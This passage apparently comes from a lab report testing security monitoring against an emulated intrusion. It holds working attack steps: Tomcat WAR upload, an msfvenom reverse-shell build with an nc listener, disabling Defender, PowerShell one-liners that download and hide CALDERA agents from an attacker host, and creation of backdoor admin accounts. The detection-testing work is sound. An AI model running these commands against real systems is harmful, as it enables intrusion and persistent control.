| 08/29/2024 19:52:17 | ⚠ | 2 | TCP | Attempted Information Leak | 192.168.4.2 | 80 | 192.168.30.141 | 46281 | 1:2101201 | GPL WEB_SERVER 403 Forbidden |
| 08/29/2024 19:52:17 | ⚠ | 2 | TCP | Attempted Information Leak | 192.168.4.2 | 80 | 192.168.30.141 | 50357 | 1:2101201 | GPL WEB_SERVER 403 Forbidden |
| 08/29/2024 19:52:17 | ⚠ | 2 | TCP | Attempted Information Leak | 192.168.4.2 | 80 | 192.168.30.141 | 46281 | 1:2101201 | GPL WEB_SERVER 403 Forbidden |

*Figure 114: PfSense Suricata Web Server Scanning Related Logs*



http://192.168.30.20:8080/

Scan Information \ Results - List View: Dirs: 11 Files: 2 \ Results - Tree View \ Errors: 20 \

Testing for dirs in / 1%
Testing for files in / with extention .php 1%
Testing for dirs in /cgi-bin/ 1%
Testing for fil
Testing for di
Testing for fil
Testing for dirs in /icons/ 1%

DirBuster has been paused

DirBuster has paused it's self as 20 consecutive errors have happened

OK

Current speed: 7 requests/sec
(Select and right click for more options)
Average speed: (T) 38, (C) 2 requests/sec
Parse Queue Size: 0
Current number of running threads: 10
Total Requests: 35271/5293187
Change
Time To Finish: 30 Days

Back | Pause | ☐ Stop | Report


Program paused!
/icons/Servers.php

```
000 ms
ERROR: http://192.168.3
30000 ms
ERROR: http://192.168.3
 30000 ms
ERROR: http://192.168.3
timeout of 30000 ms
ERROR: http://192.168.3
ERROR: http://192.168.3
f 30000 ms
ERROR: http://192.168.3
0000 ms
ERROR: http://192.168.3
of 30000 ms
ERROR: http://192.168.3
timeout of 30000 ms
Dir found: /dashboard/i
ERROR: http://192.168.3
meout of 30000 ms
ERROR: http://192.168.3
f 30000 ms
ERROR: http://192.168.3
 of 30000 ms
ERROR: http://192.168.3
in timeout of 30000 ms
ERROR: http://192.168.3
f 30000 ms
ERROR: http://192.168.3
eout of 30000 ms
Dir found: /dashboard/d
Dir found: /dashboard/docs/images/ - 200
ERROR: http://192.168.30.20/dashboard/docs/images/access-phpmyadmin-remotely/ - ConnectTimeoutException The host did not accept the
connection within timeout of 30000 ms
ERROR: http://192.168.30.20/dashboard/docs/images/activate-use-xdebug/ - ConnectTimeoutException The host did not accept the connect
ion within timeout of 30000 ms
ERROR: http://192.168.30.20/dashboard/docs/images/auto-start-xampp/ - ConnectTimeoutException The host did not accept the connection
 within timeout of 30000 ms
```

*Figure 115: DirBuster Halting due to Firewall Suricata Blocking*

## Initial Access

It is possible to trigger more alerts on every level by exploiting the Tomcat [62] service running in port 8080. Assuming that the credentials for logging in Tomcat [62] are known or brute forced, war files could be uploaded directly on to the server and enable many additional functionalities, like executing commands directly from the web service (**Figure 116**).




WAR file to deploy

Select WAR file to upload Browse... No file selected.

Deploy

*Figure 116: Tomcat WAR File Upload Prompt*

This will enable the server to provide a different page where it allows to execute commands and this is confirmed, since after deploying the war file a new */cmd* entry will be shown (Figure 117).



Tomcat Web Application Manager

| Message: | OK |
|---|---|


| Manager | | | |
|---|---|---|---|
| List Applications | HTML Manager Help | Manager Help | Server Status |

Applications

| Path | Version | Display Name | Running | Sessions | Commands |
|---|---|---|---|---|---|
| / | None specified | Welcome to Tomcat | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /cmd | None specified | | false | 0 | Start Stop Reload Undeploy |
| /docs | None specified | Tomcat Documentation | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |

*Figure 117: Tomcat Web Application Manager Page*


Once deployed, it provides the command line page, but due to this being a well-known vulnerability of Tomcat [62], Java usually is pre-configured to delete such malware ().



```
                at org.apache.tomcat.util.compat.JreCompat.jarFileNewInstance(JreCompat.java:241)
                at org.apache.catalina.webresources.AbstractSingleArchiveResourceSet.initInternal(AbstractSingleArchiveResourceSet.java:137)
                ... 56 more
02-Sep-2024 10:46:54.388 INFO [http-nio-8080-exec-38] org.apache.catalina.startup.HostConfig.deployWAR Deployment of web application archive [C:\xampp\tomcat\webapps\cmd.war] has finished in
02-Sep-2024 10:46:56.532 SEVERE [http-nio-8080-exec-39] org.apache.catalina.startup.ContextConfig.beforeStart Exception fixing docBase for context [/cmd]
        java.io.FileNotFoundException: C:\xampp\tomcat\webapps\cmd.war (Operation did not complete successfully because the file contains a virus or potentially unwanted software)
                at java.io.FileInputStream.open0(Native Method)
                at java.io.FileInputStream.open(Unknown Source)
                at java.io.FileInputStream.<init>(Unknown Source)
                at java.io.FileInputStream.<init>(Unknown Source)
                at sun.net.www.protocol.file.FileURLConnection.connect(Unknown Source)
                at sun.net.www.protocol.file.FileURLConnection.getInputStream(Unknown Source)
                at org.apache.catalina.startup.ExpandWar.expand(ExpandWar.java:92)
                at org.apache.catalina.startup.ContextConfig.fixDocBase(ContextConfig.java:616)
                at org.apache.catalina.startup.ContextConfig.beforeStart(ContextConfig.java:753)
```

*Figure 118: Java Runtime Environment Web Application Auto Protection*


To get around this, windows defender needs to be turned off and a new war file can be created using Metasploit [67] to enable remote reverse shell at once, to a pre-specified host (Figure 119).



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.4.11 LPORT=8081 -f war -o revshell.war
Payload size: 1086 bytes
Final size of war file: 1086 bytes
Saved as: revshell.war
```

*Figure 119: Metasploit Reverse Shell War File Build*

Once this war file is uploaded and deployed, it will attempt to connect back to the attacking computer providing user command line (Figure 120).



Applications

| Path | Version | Display Name | Running | Sessions | Commands |
|---|---|---|---|---|---|
| / | None specified | Welcome to Tomcat | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /cmd | None specified | | false | 0 | Start Stop Reload Undeploy |
| /docs | None specified | Tomcat Documentation | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /examples | None specified | Servlet and JSP Examples | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /host-manager | None specified | Tomcat Host Manager Application | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /manager | None specified | Tomcat Manager Application | true | 3 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /revshell | None specified | | true | 2 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |

*Figure 120: Tomcat Web Application Manager*

All that is needed now is for the attacker to listen to the pre-specified port and invoke the reverse shell command by visiting its path under Tomcat [62] server (Figure 121 and Figure 122).





***Figure 121: Web Server Reverse Shell Trigger***



```
┌──(kali㉿kali)-[~]
└─$ nc -p 8081 -l
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A01E-EADD

 Directory of C:\xampp

08/02/2024  07:07 PM    <DIR>          .
08/02/2024  07:07 PM    <DIR>          ..
07/28/2024  03:50 PM    <DIR>          anonymous
07/28/2024  03:50 PM    <DIR>          apache
06/07/2013  04:15 AM               436 apache_start.bat
10/01/2019  12:13 AM               190 apache_stop.bat
04/05/2021  09:16 AM            10,324 catalina_service.
04/05/2021  09:17 AM             3,766 catalina_start.ba
04/05/2021  09:17 AM             3,529 catalina_stop.bat
07/28/2024  03:54 PM    <DIR>          cgi-bin
07/28/2024  03:50 PM    <DIR>          contrib
07/28/2024  03:50 PM             2,731 ctlscript.bat
07/28/2024  03:54 PM    <DIR>          FileZillaFTP
03/30/2013  05:29 AM                78 filezilla_setup.b
06/07/2013  04:15 AM               150 filezilla_start.b
06/07/2013  04:15 AM               149 filezilla_stop.ba
07/28/2024  04:08 PM    <DIR>          htdocs
07/28/2024  03:50 PM    <DIR>          img
07/28/2024  03:54 PM    <DIR>          install
06/15/2022  09:07 AM               299 killprocess.bat
07/28/2024  03:50 PM    <DIR>          licenses
07/28/2024  03:50 PM    <DIR>          locale
```


***Figure 122: Reverse Shell Listening Socket Connection***

It is worth noting that once the reverse shell is active, it does not generate any alerts on the monitoring system by default, apart from the Windows Logon Events.

## Adversary Emulation

Now since there is initial access, CALDERA [25] is one of the tools that can be used to upload agents to ensure that remote access is maintained in the event of discovery of the intrusion.

*Note: CALDERA* [25] *framework is offered as a pre-compiled package installable directly from the command line from the Kali Linux repositories or can be built from source code from the CALDERA* [25] *repository (*Figure 123*).*



Adversary Profiles

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Select a profile: Test_1

Test_1

Adversary ID: 666736b4-54f8-4cfd-b85a-f03878a56a4b


This is the first attempt

Objective: **default**

| Ordering | Name | Tactic | Technique | Executors | Requires | Unlocks | Payload | Cleanup |
|---|---|---|---|---|---|---|---|---|
| 1 | Check Chrome | discovery | Software Discovery | | | | | |
| 2 | Check Python | discovery | Software Discovery | | | | | |

***Figure 123: CALDERA Web UI***

It is clearly shown below how Windows Defender discovered that a malicious command ran in PowerShell and instantly stopped it (Figure 124).



```
Start-Process -FilePath C:\Users\Public\splunkd.exe

C:\xampp>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\xampp> $server="http://192.168.4.11:8888";$url="$server/file/download";$wc=New-Object System.Ne
t.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$data=$wc.Down
loadData($url);get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-proce
ss -f;rm -force "C:\Users\Public\splunkd.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\sp
lunkd.exe",$data) | Out-Null;Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-serv
er $server -group red" -WindowStyle hidden;
$server="http://192.168.4.11:8888";$url="$server/file/download";$wc=New-Object System.Net.WebClient;$
wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$data=$wc.DownloadData($url
);get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;rm -for
ce "C:\Users\Public\splunkd.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$d
ata) | Out-Null;Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -g
roup red" -WindowStyle hidden;
PS C:\xampp> if ($host.Version.Major -ge 3){$ErrAction= "ignore"}else{$ErrAction= "SilentlyContinue"}
;$server="http://192.168.4.11:8888";$socket="192.168.4.11:7010";$contact="tcp";$url="$server/file/dow
nload";$wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("fil
e","manx.go");$data=$wc.DownloadData($url);Get-Process | ? {$_.Path -like "C:\Users\Public\caldr.exe"
} | stop-process -f -ea $ErrAction;rm -force "C:\Users\Public\caldr.exe" -ea $ErrAction;([io.file]::W
riteAllBytes("C:\Users\Public\caldr.exe",$data)) | Out-Null;Start-Process -FilePath C:\Users\Public\c
aldr.exe -ArgumentList "-socket $socket -http $server -contact $contact" -WindowStyle hidden;
if ($host.Version.Major -ge 3){$ErrAction= "ignore"}else{$ErrAction= "SilentlyContinue"};$server="htt
p://192.168.4.11:8888";$socket="192.168.4.11:7010";$contact="tcp";$url="$server/file/download";$wc=Ne
w-Object System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","manx.go")
;$data=$wc.DownloadData($url);Get-Process | ? {$_.Path -like "C:\Users\Public\caldr.exe"} | stop-proc
ess -f -ea $ErrAction;rm -force "C:\Users\Public\caldr.exe" -ea $ErrAction;([io.file]::WriteAllBytes(
"C:\Users\Public\caldr.exe",$data)) | Out-Null;Start-Process -FilePath C:\Users\Public\caldr.exe -Arg
umentList "-socket $socket -http $server -contact $contact" -WindowStyle hidden;
```

```
  -x            Displays NetworkDirect connections, listeners, a
                endpoints.
  -y            Displays the TCP connection template for all con
                Cannot be combined with the other options.
  interval      Redisplays selected statistics, pausing interval
                between each display.  Press CTRL+C to stop redi
                statistics.  If omitted, netstat will print the
                configuration information once.

PS C:\Users\Administrator> netstat -t

Active Connections

  Proto  Local Address          Foreign Address        State

  TCP    127.0.0.1:65283        DESKTOP-5SL2BL9:65284  ESTABLISH
  TCP    127.0.0.1:65284        DESKTOP-5SL2BL9:65283  ESTABLISH
  TCP    192.168.4.2:5040       192.168.4.11:32886     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:32890     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:34544     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:34548     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:35316     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:35332     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:41840     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:41854     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:44136     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:44138     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:45298     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:45306     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:45628     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:45636     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:47058     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:47060     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:47206     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:47214     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:47630     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:47634     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:47834     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:49454     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:50070     CLOSE_WAI
  TCP    192.168.4.2:5040       192.168.4.11:50072     CLOSE_WAIT     InHost
  TCP    192.168.4.2:5040       192.168.4.11:52976     CLOSE_WAIT     InHost
  TCP    192.168.4.2:5040       192.168.4.11:52980     CLOSE_WAIT     InHost
  TCP    192.168.4.2:5040       192.168.4.11:55464     CLOSE_WAIT     InHost
  TCP    192.168.4.2:5040       192.168.4.11:59962     CLOSE_WAIT     InHost
  TCP    192.168.4.2:5040       192.168.4.11:59978     CLOSE_WAIT     InHost
  TCP    192.168.4.2:5040       192.168.4.11:60188     CLOSE_WAIT     InHost
  TCP    192.168.4.2:5040       192.168.4.11:60800     CLOSE_WAIT     InHost
  TCP    192.168.4.2:5040       192.168.4.11:60822     CLOSE_WAIT     InHost
PS C:\Users\Administrator>
```

This PC › Local Disk (C:) › Users › Public

| Name | Date modified | Type | Size |
|---|---|---|---|
| Public Documents | 1/27/2024 10:17 PM | File folder | |
| Public Downloads | 12/7/2019 1:14 AM | File folder | |
| Public Music | 12/7/2019 1:14 AM | File folder | |
| Public Pictures | 12/7/2019 1:14 AM | File folder | |
| Public Videos | 12/7/2019 1:14 AM | File folder | |
| caldr.exe | 9/2/2024 11:43 AM | Application | 5,196 KB |

6 items


Windows Security

Virus & threat protection

Threats found
Microsoft Defender Antivirus found threats. Get details.

*Figure 124: Windows Defender Auto Protection*

After turning off the Defender Realtime Protection of the Windows machine, the agent is deployed and connected back to CALDERA [25] Command and Control (Figure 125).



## Agents


You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

1 agent

| id (paw) | host | group | platform | contact | pid | privilege | status | last seen |
|---|---|---|---|---|---|---|---|---|
| wmadit | DESKTOP-5SL2BL9 | red | windows | HTTP | 5464 | Elevated | alive, trusted | 33 seconds ago |

*Figure 125: CALDERA Deployed Agent with Administrative Privileges*


There are all kinds of agents that can be deployed on the server like a basic beacon that connects back to the command and control only to receive remote commands (Figure 126).



```
[+] Beacon (HTTP): ALIVE
 ] Running instruction a6d7200f-d678-4c85-a228-93b459e89303
 ] Submitting results for link a6d7200f-d678-4c85-a228-93b459e89303 via C2 channel HTTP
 ] Beginning agent termination.
[*] Terminating Sandcat Agent... goodbye.
systemadmin@openemr:~$ ./splunkd -server $server -group red -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://10.147.19.229:8888
upstream dest addr=http://10.147.19.229:8888
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction e0f65d5b-b0e6-421c-a719-0e5395b7d6e9
[*] Submitting results for link e0f65d5b-b0e6-421c-a719-0e5395b7d6e9 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
[+] Beacon (HTTP): ALIVE
[+] Beacon (HTTP): ALIVE
[+] Beacon (HTTP): ALIVE
[+] Beacon (HTTP): ALIVE
[*] Running instruction 32550e5b-071a-46c0-8e3c-af358c951215
[*] Submitting results for link 32550e5b-071a-46c0-8e3c-af358c951215 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
```

***Figure 126: Agent Pull and Push requests back to CALDERA***


Via the remote reverse shell, any PowerShell commands are picked up by the monitoring system (Figure 127).



```
PS C:\Users\Administrator\AppData\Local\Microsoft> New-LocalUser -Name Attacker -Password attack
New-LocalUser -Name Attacker -Password attack
PS C:\Users\Administrator\AppData\Local\Microsoft> █
```


***Figure 127: Sample Powershell Local User Creation Command***

For example, in the event of an attacker creating a user the monitoring system will be triggered as follows (Figure 128, Figure 129 and Figure 130).



```
PS C:\Users\Administrator\AppData\Local\Microsoft> net user attacker-admin attacker /add /expires:nev
er
net user attacker-admin attacker /add /expires:never
PS C:\Users\Administrator\AppData\Local\Microsoft> net localgroup administrators attacker-admin /add
net localgroup administrators attacker-admin /add
PS C:\Users\Administrator\AppData\Local\Microsoft> █
```

